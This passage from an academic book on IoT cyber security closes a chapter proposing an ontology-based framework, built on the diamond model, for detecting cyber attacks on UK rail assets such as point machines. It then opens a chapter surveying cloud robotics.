  - Locally, through unauthorized access to physical infrastructure, or insider threat (infiltration).
- **Vulnerabilities:** Vulnerabilities are weaknesses in information systems, system procedures, controls, or implementations that can be exploited by a threat source. Vulnerabilities can result from many sources, including:
  - Policy and Procedure,
  - Architecture and Design,
  - Configuration and Maintenance,
  - Physical Intrusion.

## **Cyber Security and Semantic Web**

Cybersecurity data and information is usually generated by different tools, sensors and systems expressed in a range of formats by publishers, and is often scattered as isolated pieces of information. The data may be structured, semi-structured or unstructured and may be available from sources both within and external to a given stakeholder organization. Unification of this data may provide cyber security professionals with enhanced situational awareness, easing the task of threat analysis. Also, such integration can support deep investigations and help transitioning from reactive approach to a more proactive and eventually a predictive approach. Following the introduction of intrusion detection in the mid-1980s (Raskin et al., 2001) began investigating the application of ontology with in the field of Information Security. They say by using ontology we have a strong classification tools for unlimited events. Every information security method which can use the concept of “content”, it can utilize methods and techniques of semantic web. Since, then ontology has been experimented by researchers in area of security that extends to cyber domain. Languages, such as RDF and OWL, represent the semantics of an entity as a set of things or concepts rather than strings of words. They provide rich constructs to represent information that is not only machine readable, but also machine understandable, thus facilitating semantic integration and sharing of information from heterogeneous sources, (Abdoli,2009). Languages like OWL have well defined

***Exploring Cyber Security Vulnerabilities in the Age of IoT***

constructs to map classes and instances present in the internal knowledge base to corresponding classes and instances in external knowledge bases. Semantic technologies are used by big data companies like Google, Microsoft, Facebook and Apple for information sharing and interoperability and supporting high level functions like analysing queries, providing semantic search and answering questions, (Domingue et al., 2011), (Dittmann 2004).

## **Languages for Cyber Security Incidents**

Howard (Howard et al., 1998) made an early attempt to establish a common language for describing computer and network security incidents. Since then, industry and standards organizations have promulgated several languages for describing computer and network security incidents. These languages all share the goal of facilitating information sharing across the cyber security community. OpenIOC is an XML format for sharing intelligence related to cyber security incidents and has formed the starting point for CybOX objects (Obrst et al., 2012).

To support diverse use cases it has been extended by UCO(Unified Cyber Ontology) which could easily be mapped to Google's knowledge graph, DBpedia knowledge base (Auer et al. 2007), and Yago knowledge base, (Suchanek et al., 2007).

## **Proposed Frame Work for CAMT**

In this research work cyber rail ontology is being developed. Objective is to evolve the cybersecurity standards from a syntactic representation to a more semantic representation. The proposed CAMT framework includes the following features:

1. Limited research work exists in the field of cyber security for the rail industry.
2. Development of ontology based approaches encourage reuse of models, and maximize the benefit of the work.
3. The approach is scalable and can be integrated with many other cyber security ontologies being developed in other areas to counter cyber-attacks on CPS.
4. Use cases presented in the work can be supported by unifying rail asset data with cybersecurity data to combat cyber-attacks.


Existing ontology work developed jointly by the BCRRE team at the University of Birmingham and Siemens Rail Automation resulted in candidate core ontology for the rail domain,(Tutcher, 2014),(Morris et al.,2015). The scope of the rail core ontology was identified based on proposed implementation areas, perceived cross-application usefulness, and implicit domain knowledge. The Figure 1 represents an instance of railway infrastructure that could be modelled using the ontology.

The key aims of CAMT can be described as follows:

1. Creation of a Diamond Model of Cyber Rail Assets to measure their vulnerabilities to cyber-attack. The model is required to create cyber situational awareness for protecting sensitive data, monitor fundamental operations, and protect rail assets.
2. Identifying and documenting cyber security standards that define accessibility as well as categorising the degree of accessibility of rail assets to different rail stakeholder groups. This is tantamount to


## Exploring Cyber Security Vulnerabilities in the Age of IoT

Figure 1. Representation of rolling stock assets of railways



the creation of protected profiles that could be provided with privileged access to remotely monitor cyber assets;

3. Creation of a modular systems architecture that is scalable and extensible for data volume and variety. Using an RDF triple store and OWL inference, instance data and domain knowledge are transparently delivered to applications, allowing existing applications to be protected from changes to backend data implementations, and easing the development of new software accessing the data resources. A three level Rail Asset Ontology encompassing domain level, device level, and security level model has been proposed. Ontologies have been developed for various rail equipment's and corresponding data sets. Sensor data, gathered via the IoT can be associated with asset instances in the triple store via in-memory database such as REDIS, buffering the high-throughput data and preventing excessive triggering of reasoning over the ontology instance;
4. Improved FMEA (Failure Mode Effect Analysis) of cyber assets through the inclusion of a failure mode type for “cyber failure” that captures the concept of a cyber threat,. The security level ontology data could be used to measure the trust factor, potentially in conjunction with other existing models in this area;
5. To motivate researchers to form multidisciplinary teams to investigate the best solutions in perspective of real-world trade-offs for protection, detection and response to cyber-attacks on rail infrastructure systems.
6. Demonstration of a cyber asset monitoring system built based on standardised technologies and RDF toolsets, and able to differentiate between intentional and unintentional asset failures. Figure 2 depicts the usage of ontology for the manipulation of RCM data, the results of FMEA on various functions of a system, the underlying failure modes and their effects. The details have been discussed in the section below.

**Exploring Cyber Security Vulnerabilities in the Age of IoT***Figure 2. Representation of ontology for rail assets***Diamond Model for Rail Assets**


In order to achieve situational awareness, cybersecurity systems need to transition to produce and consume semantic information such as entities, relations, actions, events, intentions and plans. Obrst in their research work used diamond model for malicious activity to develop ontology for cyber security domain,(Obrst et.al., 2012). This model depicts that an adversary deploys a capability over some infrastructure against a victim. These activities could be understood as events and are the atomic features. Analysts or machines populate the model's vertices as events are discovered and detected. The vertices are linked with edges highlighting the natural relationship between the features. By pivoting across edges and within vertices, analysts expose more information about adversary operations and discover new capabilities, infrastructure, and victims,(Caltagironeet. al., 2013). The diamond model for rail assets (see Figure 3) has been developed to visualize the cyber-attacks proactively.

The vertices and edges of the model provides following information:

$$\text{Vertices} = \{\text{Adversary}, \text{Infrastructure}, \text{Capability}, \text{Victim}\}$$

### **Exploring Cyber Security Vulnerabilities in the Age of IoT**

*Figure 3. Diamond model for rail assets*



$$Edges = \left\{ \begin{array}{l} \{\text{Adversary}, \text{Capability}\}, \{\text{Adversary}, \text{Infrastructure}\}, \{\text{Infrastructure}, \text{Capability}\}, \\ \{\text{Infrastructure}, \text{Victim}\}, \{\text{Capability}, \text{Victim}\} \end{array} \right\}$$

Assuming that the key stakeholders are the railways itself and intruder could be any one with mal-intentions. The key tasks to be performed for developing ontology are:

- **Identify The Victim Asset (Targets):** Victim Assets are the attack surface and consist of the set of networks, systems, components, sub-components etc..which the adversary directs their capabilities. Victim assets often exist both inside and outside a persona's control and visibility but are still available for targeting by an adversary.
- **Identify the Adversary:** Set of adversaries could be insiders, outsiders, individuals, groups, and organizations) which seek to compromise the running control systems. Various personnel in the rail staff can have limited/unlimited access to rail assets.
- **Collecting Meta Information:** Identifying Cyber Attack as an event it is important to collect meta features such as Timestamp, Phase, Result, Direction, Methodology Resources to describe the occurring of a cyber-attack event. These features could be incorporated in the ontology using various classes and attributes. Some of the important UCO classes that are being are:
  - **Means:** Describes various methods of executing an attack and consists of sub-classes like BufferOverflow, SynFlood, LogicExploit, Tcp-PortScan etc.. It includes details of observed or potential attacker Tactics, Techniques and Procedures.
  - **Consequences:** Used to list possible outcomes of an attack. For possible cyber-attacks it may take values such as DenialOfService, PrivilegeEscalation,
  - **Attack:** This class represents cyber threat attack.
  - **Attacker:** This class represents the possible intruder who got the unauthorized access to the resource.
  - **Attack Pattern:** Attack Patterns refers to the description of common methods that could be used by attackers and this could provide guidance on ways to mitigate their effect.

## ***Exploring Cyber Security Vulnerabilities in the Age of IoT***

- **Exploit:** This class characterizes description of an individual exploit.
- **Exploit Target:** Exploit Targets are vulnerabilities in the systems that are targeted for exploitation.

### **Documentation of Cyber Standards for Rail Assets**

Resilience to cyber-attacks requires technical, procedural, and policy changes to the infrastructure, architecture, and enterprise operations. For any system, threat analysis begins with the identification of the primary threats (any events that could directly cause loss); The unwanted triggering of a sensor is not a primary threat however “Train delay due to some ones foul play with sensor” is a primary threat as it causes delays, financial loss, and damage to the reputation of the industry. According to Buldas (Buldas et al. 2006) a system is said to be “practically secure” against rational attacks if every primary threat is unlikely, i.e. non-profitable for attackers. The major elements of Cyber standards for rail assets have been identified and summarized in Table 1.

### **Development of Three Layer Cyber Rail Ontology**

Once the information has been collected using the diamond model and documented it is important to create and store data in the Rail ontology. Three levels Rail ontology namely *Domain Level, Security level and Device Level* has been proposed for monitoring rail assets against cyber threats. See Table 2. The defined ontology is intended to support information integration as well as support the creation of cyber situational awareness around rail systems. The objective of ontology is to incorporate and integrate heterogeneous data and knowledge schema from various sources, and deploy commonly used standards for enabling information sharing and exchange. As discussed in the previous section some characteristics have been inherited from UCO ontology (Syed et.al., 2016).

### **Domain Level Ontology**

Domain Ontology specifies the concepts particular to a domain of interest and represents those concepts and their relationships for a domain specific perspective. For instance, rail ontology may incorporate domain such as Operations, Planning/Maintenance/Change. The scope and requirements of a model could be defined in two dimensions Firstly, it's important to decide how many high level concepts need to be modelled in a domain model and for each chosen domain the level of detail are required reflecting the depth till which concept needs to be modelled. Figure 4 represents some of the domains for which, modelling can be done. The domain level ontology could be decided on basis of various domains of rail

*Table 1. Key elements for cyber standard documentation*


<b>People</b>	Areas such as Staff Competency and Contractor Competency
<b>Product</b>	Areas such as key Inspections and Maintenance Activities
<b>Process</b>	Areas such as Rail Defect Management, the TANC Process, the Fault Management
<b>Asset Condition</b>	Areas such as issues highlighted by the Asset Condition Report/Risk Register and emerging trends highlighted in the APRM/Performance reports

### **Exploring Cyber Security Vulnerabilities in the Age of IoT**

*Table 2. Three layer architecture of rail ontology*

Domain Level
<ul style="list-style-type: none"> <li>• Operations,</li> <li>• Planning,</li> <li>• Maintenance,</li> <li>• Infrastructure,</li> <li>• Devices</li> </ul>
Security Level
<ul style="list-style-type: none"> <li>• Reliability,</li> <li>• Integrity,</li> <li>• Availability,</li> <li>• Trustworthiness,</li> <li>• Robustness,</li> <li>• Confidentiality</li> </ul>
Device Level
<ul style="list-style-type: none"> <li>• Components,</li> <li>• Interacting Devices,</li> <li>• Human Interaction,</li> <li>• Environmental</li> </ul>

*Figure 4. Domain spectrum for UK rail*



***Exploring Cyber Security Vulnerabilities in the Age of IoT***

that need to be incorporated. For the use case analysis in this paper asset management has been selected and the development was done for point machines, an important rail asset

## **Security Level**

The security level will capture security specific attributes, and its functionality will primarily focus on determining whether requests for conditional monitoring data are authentic. It is required for incident management to monitor any kind of security breach that had happened in the past. It serves to name, define, formally describe, and interrelate key security and privacy concepts within the scope of the UK rail industry. The role of the security layer of the model includes various security policies, consent directives, access control measures, and similar related concepts. The scope of such requests could be determined by the modelling process, using knowledge from existing resources and experts. It is important to identify the purpose, namespace, and dependencies of each asset. Thus, rail staffs who require access to a particular subset of features can import only the modules they require. While developing ontology using OWL, dependencies are asserted by the owl:imports property on an ontology entity. These dependencies could be transitive i.e. using the ‘core constraints’ module imports the core vocabulary, upper ontology base, 3D, and 3D constraints modules. While defining the classes and relations at security level it is important to identify the rational choice of security measures. The security level ontology is proposed to be built with following key aims:

1. Identify and standardize concepts in the area UK rail security and privacy;
2. Developing an authoritative ontology that includes concepts with following attributes:
  - a. Unambiguous;
  - b. Classified as class hierarchy;
  - c. Mutually consistent.
3. Support consistent and effective software implementations and remote controlling of rail assets. It provides a sound basis for convenient, interoperable specification of e-Policies and e-Directives, which could be expressed at suitable levels of abstraction and could be rigorously checked for coherence, compared, and combined if possible;
4. The security ontology need to be incorporating basic principles of security listed below,(Buldas,:
  - a. Trustworthiness;
  - b. Availability;
  - c. Reliability;
  - d. Integrity;
  - e. Confidentiality;
  - f. Robustness.

Cherdantseva (Cherdantseva et. al.,2013) surveyed and prepared guidelines for security goals that need to be followed by various components of an information system. The key goals determined by them have been used for developing security level of ontology. See Table 3.

### **Exploring Cyber Security Vulnerabilities in the Age of IoT**

*Table 3. Identified security goals for cyber rail ontology*

<b>Security Goal</b>	<b>Definition</b>	<b>Components of an Information System</b>					
		<b>Information</b>	<b>People</b>	<b>Processes</b>	<b>Hardware</b>	<b>Software</b>	<b>Networks</b>
Accountability	An ability of a system to hold users responsible for their actions (e.g. misuse of information)		X				
Auditability	An ability of a system to conduct persistent, non-bypassable monitoring of all actions performed by humans or machines within the system			X			
Authenticity/ Trustworthiness	An ability of a system to verify identity and establish trust in a third party and in information it provides	X	X	X	X	X	X
Availability	A system should ensure that all system's components are available and operational when they are required by authorized users	X	X	X	X	X	X
Confidentiality	A system should ensure that only authorized users access information	X					
Integrity	A system should ensure completeness, accuracy and absence of unauthorized modifications in all its components	X	X	X	X	X	X
Non-repudiation	An ability of a system to prove (with legal validity) occurrence/non-occurrence of an event or participation/non-participation of a party in an event	X		X			
Privacy	A system should obey privacy legislation and it should enable individuals to control, where feasible, their personal information (user-involvement)	X	X				

While developing the security level of ontology it is important to identify and include goals for each interacting component in the system which could be hardware/software/people/network; e.g. Railway Personnel have a hierarchy of people that can access remote condition monitoring data at different levels, so it's very important to identify the people their degree of access to the plethora of information that could be collected about the asset using the ontology.

## **DEVICE LEVEL ONTOLOGY**

The generic device based ontology has been developed using both top-down and bottom up approaches, ensuring that the ontology created reflects both the semantics of the underlying data resources and the

### ***Exploring Cyber Security Vulnerabilities in the Age of IoT***

requirements of the prospective end-users. The model will be developed in two phases. Firstly, a generic methodology is employed to combine all device level information. Secondly, an application specific methodology will be deployed to develop the cyber elements of the model. The emphasis in this layer lies in the integration of condition monitoring data of the device from multiple sources to diagnose faults that could not be found in constituent systems. By asserting the relationships between faults and railway components, rule reasoning can be used to deduce the likely severity of cross-data-source faults,(Abdoli et. al.,2009).

### **Use Case: Device Level Ontology for Point Machines**


Railway switches allow trains to change tracks, by moving switch rails between between 2 possible routes while vehicles are not in the section. Multiple types of point mechanism are currently in use on the UK railways, including M63, HW, Clamplock and Surelock systems. These machines are supposed to work in different weather conditions on the railway track and sensor are deployed to proactively detect failures in machines. In the CAMT model, point machine data is incorporated at device level and includes asset type, configuration and component data. Data acquired from sensors must be cleaned and annotated, before being passed through the security layer ready for use by the end user. For the point machine data need to be collected from current, voltage, rotatory and other sensors. To perform semantic analysis after pre-process the data, feature extraction is conducted to find low-level abstractions in local sensor data and finally data is semantically represented to make the abstracted data available for the end-user and/or machines that interpret the data,(Ebrahimipour et. al.,2010). However, for cyber security the user request needs to pass through the security level ontology as highlighted in Figure 5. The captured sensor data could be used for improved FMEA (Failure Mode Effect Analysis) of cyber assets through the inclusion of a failure mode type for “cyber failure” that captures the concept of a cyber threat.

The data captured through this process (Figure5) could be stored in ontologyand analysed using queries such as

```
FORALL Concept, Subcomponent, Component<-
Subcomponent [is_part_of->>Component] AND
Component:M63 AND Subcomponent:Blade.

FORALL Function, Component<- Function:function AND
```

*Figure 5. Semantic mining of sensor data*



## **Exploring Cyber Security Vulnerabilities in the Age of IoT**

```
Function[is_fulfilled_by->>Component] AND
Component:electric_light_component
```

## **CONCLUSION AND FURTHER RESEARCH**

In this research work a rail asset management framework has been proposed that uses ontology to detect the tell-tale signs of cyber-attacks against industrial assets. The current Rail ontology is focused primarily on the preliminary aspects of the so-called ‘diamond model’, which includes actors, victims, infrastructure, and capabilities. This research demonstrates that how existing data resources that are readily available to the railways could be rapidly combined and mapped to physical assets. A use case of point machine has been showcased to demonstrate the use of such framework for proactive prediction of a cyber-attack.

## **REFERENCES**

- Abdoli, F., & Kahani, M. (2009, October). Ontology-based distributed intrusion detection system. In *Computer Conference, 2009.CSICC 2009. 14th International CSI* (pp. 65-70). IEEE. doi:10.1109/CSICC.2009.5349372
- Abrams, M., & Weiss, J. (2008). *Malicious control system cyber security attack case study—Maroochy Water Services, Australia*. McLean, VA: The MITRE Corporation.
- Buldas, A., Laud, P., Priisalu, J., Saarepera, M., & Willemson, J. (2006, August). Rational choice of security measures via multi-parameter attack trees. In *International Workshop on Critical Information Infrastructures Security* (pp. 235-248). Springer Berlin Heidelberg. doi:10.1007/11962977\_19
- Caltagirone, S., Pendergast, A., & Betz, C. (2013). *The diamond model of intrusion analysis*. Center for Cyber Intelligence Analysis and Threat Research.
- Cardenas, A., Amin, S., Sinopoli, B., Giani, A., Perrig, A., & Sastry, S. (2009, July). Challenges for securing cyber physical systems. *Workshop on future directions in cyber-physical systems security*, 5.
- Chen, K. C., & Lien, S. Y. (2014). Machine-to-machine communications: Technologies and challenges. *Ad Hoc Networks*, 18, 3–23. doi:10.1016/j.adhoc.2013.03.007
- Cherdantseva, Y., & Hilton, J. (2013, September). A reference model of information assurance & security. In *Availability, reliability and security (ares), 2013 eighth international conference on* (pp. 546-555). IEEE.
- Dittmann, L., Rademacher, T., & Zelewski, S. (2004, August). Performing FMEA using ontologies. *18th International Workshop on Qualitative Reasoning*, 209-216.
- Domingue, J., Fensel, D., & Hendler, J. A. (Eds.). (2011). *Handbook of semantic web technologies*. Springer Science & Business Media. doi:10.1007/978-3-540-92913-0
- Ebrahimpour, V., Rezaie, K., & Shokravi, S. (2010). An ontology approach to support FMEA studies. *Expert Systems with Applications*, 37(1), 671–677. doi:10.1016/j.eswa.2009.06.033

**Exploring Cyber Security Vulnerabilities in the Age of IoT**

- Gupta, A., Kumar, M., Hansel, S., & Saini, A. K. (2013). Future of all technologies-The Cloud and Cyber Physical Systems. *Future*, 2(2).
- Howard, J. D., & Longstaff, T. A. (1998). *A common language for computer security incidents*. Sandia National Laboratories. doi:10.2172/751004
- Lewis, R., Fuchs, F., Pirker, M., Roberts, C., & Langer, G. (2006, November). Using ontology to integrate railway condition monitoring data. In *Railway Condition Monitoring, 2006. The Institution of Engineering and Technology International Conference on* (pp. 149-155). IET. doi:10.1049/ic:20060060
- Ma, H. D. (2011). Internet of things: Objectives and scientific challenges. *Journal of Computer Science and Technology*, 26(6), 919–924. doi:10.1007/s11390-011-1189-5
- Obrst, L., Chase, P., & Markeloff, R. (2012, October). *Developing an Ontology of the Cyber Security Domain* (pp. 49–56). STIDS.
- Patriciu, V. V., & Furtuna, A. C. (2009, December). Guide for designing cyber security exercises. In *Proceedings of the 8th WSEAS International Conference on E-Activities and information security and privacy* (pp. 172-177). World Scientific and Engineering Academy and Society (WSEAS).
- Pu, C. (2011, July). A world of opportunities: CPS, IOT, and beyond. In *Proceedings of the 5th ACM international conference on Distributed event-based system* (pp. 229-230). ACM. doi:10.1145/2002259.2002290
- Raskin, V., Hempelmann, C. F., Triezenberg, K. E., & Nirenburg, S. (2001, September). Ontology in information security: a useful theoretical foundation and methodological tool. In *Proceedings of the 2001 workshop on New security paradigms* (pp. 53-59). ACM. doi:10.1145/508171.508180
- RSSB. (2016). *Cyber security in technical systems*. Retrieved from <http://www.rssb.co.uk/improving-industry-performance/cyber-security>
- Rudner, M. (2013). Cyber-threats to critical national infrastructure: An intelligence challenge. *International Journal of Intelligence and Counter Intelligence*, 26(3), 453–481. doi:10.1080/08850607.2013.780552
- Suchanek, F. M., Kasneci, G., & Weikum, G. (2007, May). Yago: a core of semantic knowledge. In *Proceedings of the 16th international conference on World Wide Web* (pp. 697-706). ACM. doi:10.1145/1242572.1242667
- Syed, Z., Padia, A., Finin, T., Mathews, L., & Joshi, A. (2016, March). UCO: A Unified Cybersecurity Ontology. In *Proceedings of the AAAI Workshop on Artificial Intelligence for Cyber Security*. AAAI Press.
- Transport Security Expo. (2016). *Rail & Road Security: Unique Challenges from Divergent Threats*. Retrieved from <http://www.transc.com/resource-centre/rail-road-security-report>
- Tutcher, J. (2014, October). Ontology-driven data integration for railway asset monitoring applications. In *Big Data (Big Data), 2014 IEEE International Conference on* (pp. 85-95). IEEE. doi:10.1109/Big-Data.2014.7004436
- Wan, J., Yan, H., Suo, H., & Li, F. (2011). Advances in Cyber-Physical Systems Research. *TIIS*, 5(11), 1891–1908. doi:10.3837/tiis.2011.11.001
- Weber, R. H. (2010). Internet of Things—New security and privacy challenges. *Computer Law & Security Report*, 26(1), 23–30. doi:10.1016/j.clsr.2009.11.008

## Section 4

# Robotics Cyber Security Risk

# Chapter 15

## An Approach towards Survey and Analysis of Cloud Robotics

**Akash Chowdhury**

*Institute of Science and Technology, India*

**Swastik Mukherjee**

*Institute of Science and Technology, India*

**Sourav Banerjee**

*Kalyani Government Engineering College, India*

### ABSTRACT

*This chapter highlights the total structure and capabilities of robotic systems. This chapter then discusses the invocation of cloud technology in robotics technology empowering the whole system with higher processing power and bigger storage unit which was not possible earlier in the conventional robotic system being restricted in on-board manipulation. The flexibility of handling big data, ability to perform cloud computing, crowd sourcing and collaborative robot learning using the cloud robotics technology has been discussed briefly. This chapter describes concepts of Cloud Enabled Standalone Robotic System (CeSRS), Cloud Enabled Networked Robotic System (CeNRS), Cloud Robotic Networking System (CRNS), Standalone Robotic System (SRS), Common Networked Robotic (CNRS), Infrastructure As A Service (IAAS), Multi Robot System, R/R and R/C Network, ROS, Tele Operated Robotic System, Quality of Service (QoS), Virtual Machine (VM) and Cloud Datacenter. The existing applications of the cloud robotics technology are also described. However, the chapter focuses on the problems either inherited from the parent technology or appeared in the child technology. This chapter further recommends some solutions, new future directions and research aspects of the cloud robotics technology depending on the applications.*

DOI: 10.4018/978-1-5225-2154-9.ch015

***An Approach towards Survey and Analysis of Cloud Robotics***

## **1. INTRODUCTION**

In the modern era of technological development cloud robotics has become one of the important idea that has made a great impact in terms of socioeconomic benefits. The conventional concepts of standalone robots and networked robots were efficient and economical for the static environments only. But to deal with the dynamic environment, the capabilities of robots were being restricted in on-board manipulation. Based on the demand of modern technological growth the up-gradation of these robots was evident. While the sharing of resources was the main goal, the cost effectiveness too was the prior issue to be concerned of. This requirement made to combine the two technologies naming cloud computing and robotics technology together and form the idea of “Cloud Robotics”. The robotics technology empowered by the cloud technology then became able to meet the requirements to process the data faster and share their resources on the basis of demand. The idea of cloud robotics has made the productivity more cost effective and more efficient increasing the resultant throughput. Our chapter focuses on the two-tier communication and computational architecture and working procedure of the cloud robotics. We explain the Cloud enabled Robotic System as CeSRS (Cloud enabled Standalone Robotic System) and CeNRS (Cloud enabled Networked Robotic System) and their benefits as an on demand service. We have further discussed the existing application of cloud robotics as RoboEarth, Rapyuta, and Industrial Internet etc. However, some problems like communication and computational problem, dirty data (Krishnan, Wang, Wu, Franklin, & Goldberg, 2016) and live virtual machine migration problem (Travostino et al., 2006), Multi-Robot Multi-Area management, security and privacy problems appeared which would reduce the Quality of The service of the whole technology. So we discuss the various aspects of solutions and recommendation of the discussed problem. We further extend the discussion towards the future research aspects and possibilities for improved QoS and efficiency.

## **2. BACKGROUND**

In industrial manufacturing units many repetitive jobs need to be done faster to increase the rate of production. It is a very tedious and tiring job for humans to do. Robots in this environment can perform way better than humans with much more perfection and thus increases the productivity of the manufacturing unit and also make the unit cost efficient having lesser number of employees. So robotics has become a culmination of the modern era.

### **2.1. Robotics**

A branch of modern technology that involves computer science engineering, mechanical engineering, electrical and electronics engineering to develop automatic machines to serve various tasks and takes care of their architecture, composition, functionality, operability, efficiency, applicability, processing of information and operational feedback along with the computer programmed systems necessary for their effective control is termed as Robotics. Creation of efficient automated service robots were made possible that replaced humans in various manufacturing units and factories and in risky environments like space, under ocean and war zones.

In the late 20<sup>th</sup> century ‘Unimate’ was created. It was the first fully operational, digital and programmable robot that was used to lift and arrange metal pieces from a die casting machine.

***An Approach towards Survey and Analysis of Cloud Robotics***

Though different types of robots perform different kinds of tasks, they possess some basic similarities. Every robot has a designed structure according to the specific task, it is assigned to. A robot may not be a humanoid but must have the necessary machine parts to carry out the task it is allotted to. Robots need embedded electronic components to have power and control systems and must be programmed efficiently in order to perform the assigned task. In daily life robots can help in many tasks that are tiring, boring, complex and sometimes even dangerous to perform. For example, house cleaning, folding laundry or helping housekeeper to take care of the house are tasks that are not dangerous but might be tiring or sometimes boring to do. Painting house, electrical circuit repairing are jobs that can be dangerous. Robots can be created for performing these tasks thus saving humans from unwanted troubles. Risky environments like nuclear power plants, under ocean projects, space projects if equipped with robots can achieve better accuracy and efficiency in the performance of the assigned tasks along with safety for numerous human lives. Military, navy and air force also use robots to carry out 